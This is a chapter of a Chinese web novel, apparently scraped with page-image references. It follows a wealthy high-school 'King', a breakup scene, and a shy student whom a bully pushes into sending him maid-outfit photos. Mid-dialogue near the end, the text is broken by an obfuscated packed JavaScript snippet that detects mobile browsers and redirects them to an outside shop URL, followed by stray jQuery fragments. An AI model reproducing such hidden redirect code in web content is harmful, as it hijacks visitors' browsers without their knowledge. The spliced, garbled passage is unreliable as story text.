返校日让沉寂了数月的圣格尼斯高中重新恢复了热闹。

    这座坐落于纽约曼哈顿的顶级贵族私立学校,里面学生的家庭背景基本上都非富即贵。

    越是这样的学校,学校内阶层的划分越是明显。

    想要成为这座学校地位金字塔顶尖的人,Clout(名气)、Looks(外貌)和Money(金钱)这三样每一个都必不可缺。

    而这其中圣格尼斯高中的King更是只有一位。

    学校的新闻社早早在校门口蹲守,势必要拍到这位King新学期的第一次亮相用来做校报的头版头条。

    这可一点也不夸张,毕竟这位在校内就是国际巨星的程度。校内论坛甚至有下注他今天是开哪辆豪车的——毕竟这位曾经创下过半个月开了不同豪车来学校的校内记录,至今无人打破。

    其中下注率最高的是红色法拉利,毕竟上学期它的出勤率就是最高的。

    可惜,嚣张的荧光绿色兰博基尼带着轰鸣声停进教学楼入口第一排的专属停车位时,注定了大部分人的落败。

    潇洒的摆尾熄火之后,新闻社的人屏气凝神地将摄像机对焦在车门。

    率先下车的是奥利弗,这位橄榄球队的中锋金发碧眼身高接近两米,是国王关系最好的左膀右臂。

    他也是毋庸置疑的顶层,但显然此刻所有人的注意力还集中在主驾驶没下车的国王身上。

    奥利弗吹了个口哨:“哦,以斯拉,大明星待遇,我看到新闻社的长枪大炮正准备将你轰炸。”“闭嘴。”冷冽的声音随着车门的往上抬传出。

    率先从车内踏出的是一双黑红配色的限量联名球鞋,然后易倦那张完美融合西方骨相和东方眉眼的帅脸才从车里钻出来。

    “我靠,好骚包。”有人没忍住小声吐槽。

    吐槽的原因是易倦那头之前在校园内还没那么扎眼的金发被染成了嚣张的大红色。

    虽然圣格尼斯高中是没有仪容仪表相关的规定,但大红色这种颜色除了拥有校内特权的易倦还有谁敢染?这鲜艳的红色很容易衬托得人土气,可易倦这张脸太帅了,红发只是让他五官显得更加深邃,加上宽肩窄腰的身材和194的身高,整个人自带星光。

    易倦从车里出来的瞬间被‘咔嚓咔嚓’的快门声扰得心烦,他眯起眼睛视线扫向新闻社的防线,快门声瞬间消失了。

    不能激怒国王,这是学校内的铁则。

    “为什么光顾着拍你,我可也想上一下校报,毕竟今年刚入学的漂亮学妹们非常需要认识一下他们的梦中情人。”奥利弗一如既往地骚包。易倦语气不太好:“别乱开屏,把精力留到返校舞会上吧。现在,进教学楼。”

    奥利弗瞬间懂了,好兄弟这是被太阳晒得不耐烦了,他耸肩:“好吧,以斯拉,你说了算。”

    他进教学楼前夸张地给新闻社的人来了个飞吻,然后跟在易倦身后半步走进教学楼。

    踏进教学楼的瞬间,周围学生立刻将中间一条道的位置让了出来。

    废话,哪有人想要去易倦面前刷存在感?被揍了连喊冤的地方都没有。

    况且两个身高超过一米九的巨人站在一起,几乎占据了一半通道的空间,没人想去直面这个威压。

    奥利弗暗骂了一声:“我靠,这么冷,教学楼的冷气还是跟不要钱一样,还好我穿了校队夹克。”

    “你身上的肌肉是摆设吗?”易倦瞥他一眼讥讽道。

    “才不是,你知道不少甜心喜欢。”奥利弗眉飞色舞地跟易倦分享他暑假在汉普顿斯泡到的某个模特的故事。

    易倦听得漫不经心,他对女人没什么兴趣。

    “以斯拉。”一道女声从身后传来。凯莉从侧边跑过来,金色高马尾一丝不苟。她显然是等了有一会儿了,脸上的妆容无懈可击。

    奥利弗吹了个低低的口哨,识趣地往后退了两步。

    “我们需要谈谈。”凯莉走到易倦面前,她身高一米七,穿上靴子差不多一米七五,但站在易倦面前还是得仰头,“你整个暑假都不回我消息,开学也不告诉我——你染了头发,我还是从论坛上看到的。以斯拉,我至少配得上一个正式的分手吧。”

    易倦单手插在口袋里低头看着她,表情没什么变化地反问:“分手?我们在一起过吗?”

    这句话让凯莉的脸色变了,完美的面具出现了一道裂痕,露出底下的尖锐:“你什么意思?所有人都知道我们是——”

    “嗯,上次舞会的女伴。”易倦打断她,声音不大,但每个字都很清楚,“你带着摄影师在舞会门口等我,拍了三百张合照发在ins上。我记得我说的是‘舞会可以一起’,没说别的。”

    凯莉咬了咬嘴唇,脸上的表情掺杂着恼羞成怒:“你他妈的混蛋,以斯拉。”

    “嗯。”易倦不咸不淡地应了一声,绕过她继续往前走。

    “你会后悔的!”凯莉在他身后喊,声音拔高了,“你以为你是谁?你这头红发蠢透了,你还真以为自己是学校的国王了?”

    奥利弗回过头想说什么,被易倦一把拽住了胳膊往前拖。

    “跟她说多了掉价。”易倦的语气甚至称得上平静。

    奥利弗耸耸肩,压低声音:“她还是啦啦队队长,你不怕她在比赛的时候——”

    “她不敢。”

    三个字,语气理所当然且笃定。

    奥利弗想了想,觉得也对。毕竟凯莉能当上啦啦队队长,靠的就是跟上一任队长的关系,而上上任队长是易倦的某个远房表姐。

    这种盘根错节的利益关系,才是圣格尼斯的底层逻辑。

    两人走到礼堂门口的时候,人群已经密集起来。

    易倦的出现让周围的目光自动聚拢过来,交头接耳的声音此起彼伏。

    他习以为常地往里走,一般来说没人会走到他面前,更别提撞到他。

    但那只是一般来说,就在他因为无聊打了个哈欠的瞬间,一个人直直撞上了他的胸口。

    冲击力不算大,对易倦来说就像被一团棉花弹了一下。

    他低头,看见一个戴着耳机、黑色卫衣兜帽拉得很低的人,手里抱着的几本书被撞散了一地。

    易倦一眼就看出他的定位应该是学校边角料,独行侠一类的底层人物。

    “对、对不起——”对方的声音闷在口罩后面,慌乱不已。

    他蹲下去手忙脚乱地捡书,兜帽往下滑了一点,露出一截白得近乎透明的后颈,还有几缕黑色的碎发。他很快就把兜帽拽回去了,快得像是一种条件反射,但易倦还是看见了他的眼睛。

    藏在凌乱刘海后面的那双眼睛。

    黑色的,很亮,眼尾微微上挑,是一种介于少年和少女之间的漂亮。

    那双眼睛只跟他对视了不到半秒就飞快地垂下去,然后那个人抱着捡好的书,像只受惊的兔子一样从侧门钻进了礼堂,连背影都透着一股恨不得消失的仓皇。

    跑这么快估计怕被打吧,毕竟易倦的暴躁脾气声名远扬。

    但他真的认为自己脾气挺好的——除了在橄榄球场上。“亚洲人?”奥利弗搭上易倦的肩,若有所思地看着那个消失的背影,“圣格尼斯没几个亚洲人,你认识吗?”

    “不认识。”易倦收回目光,表情淡淡的。

    但眼睛挺漂亮的,不知道为什么要藏起来。

    礼堂里,开学典礼已经准备开始了。奥利弗勾着易倦的脖子把他往第一排带,整个橄榄球队的人都坐在那个区域,看见易倦纷纷抬手打招呼。

    易倦懒洋洋地走到正中间坐下,往椅背上一靠,长腿交叠,把球鞋踩在前排的椅背上,姿态嚣张又理所当然。

    没有人说什么。

    毕竟他是以斯拉·斯科特。

    ——

    与此同时,虞涟抱着书从礼堂的后门溜了出去。

    他低着头穿过空无一人的走廊,直到走进教学楼背面那个常年没人来的角落才停下脚步,摘下耳机,靠在墙上长长地吐出一口气。心跳速度依旧很快。

    不是因为撞到了人,而是因为撞到的人是易倦。

    哦,学校里的人更多是用他的英文名‘以斯拉’称呼他。

    圣格尼斯的King,橄榄球队的四分卫,斯科特家族的继承人。

    这名号实在有点多,让虞涟想起国内的大冰老师的梗。但他完全笑不出来,因为回想起刚才那双自上而下打量自己的眼睛,浅色的瞳孔里带着一种漫不经心的审视,像大型猫科动物在判断某个猎物值不值得伸爪子。

    他承认,易倦帅得有点犯规了。

    对方也是他在床上的幻想对象。

    但也仅此而已。那种阶层的人跟他没有交集,他也不想有任何交集。

    虞涟在这个学校的生存法则是隐形,把自己活成角落里一块人形背景板,不惹眼,不碍事,熬到毕业就行。

    他准备在这里待到上课铃响,脚步声却在这时候传了进来。

    三个人。

    领头的那个虞涟认识,杰克,校橄榄球队的替补边锋,家里做建材生意有点小钱,在普通学生面前耀武扬威,在易倦面前乖得像条狗。这种人最喜欢的就是找比他更弱的人刷存在感,虞涟显然就是那个更弱的人。

    “哟。”杰克堵住出口,脸上挂着一种让人很不舒服的笑,“躲在这儿呢,小老鼠。”

    他身后两个跟班也笑了,一左一右拦住所有退路。

    虞涟把兜帽往下压了压,声音很小:“有什么事吗?”

    “没什么事。”杰克走近一步,伸手去扯他的兜帽,“就是想看看——你是不是暑假在第六街那家女仆咖啡店打工的那个?”

    虞涟的瞳孔猛地收缩,慌忙扭头:“我

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17753242|209444||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    不懂你在说什么。”

    “不懂?”杰克一把将虞涟的兜帽扯下来,“我他妈暑假跟家里人去那家店的时候一眼就认出你了。在店里装得跟个小甜心一样喊人家‘主人’,怎么到了学校就变成鹌鹑了?”

    虞涟咬着嘴唇没说话,他知道否认没用了。

    “所以呢?”他抬起眼睛看着杰克,声音还是软绵绵的,但语气里多了点别的情绪,“你想怎样?去论坛曝光我?”

    “不不不。”杰克掏出手机晃了晃,脸上的笑容更加恶劣,“我给你一个好玩的机会。你不是会钓吗?把你的女仆装照片发给以斯拉,看看我们‘小莲’能不能泡到学校的国王。”

    虞涟愣住了:“你疯了?”

    易倦连拉拉队队长都看不上,怎么会看上自己?

    “我他妈清醒得很。”杰克一把揪住虞涟的卫衣领口把他按在墙上,“你以为我不知道你在想什么?整天装得可怜兮兮的,不就是想攀高枝吗?我给你机会啊,你去攀最高的那个。发完照片之后看他怎么羞辱你,那场面一定很有意思。”

    “发完我们就不找你麻烦了。”旁边的跟班补充,笑出一口洁白的牙,“说不定以斯拉还能给你发个红包呢。”

    虞涟沉默了。

    他低垂着眼睛,睫毛在脸颊上投下一小片阴影,看起来像是被吓住了,像只走投无路的小动物。

    但那双眼睛的深处,有什么东西正在飞速地转动。

    他的账户余额只剩下四十七美元。学校的汤饭倒是免费,但也撑不了太久。

    杰克以为这只是个恶作剧,但虞涟在几秒钟之内就完成了利弊计算。

    易倦每月的零花钱有六位数。

    照片发出去,可能会被羞辱。

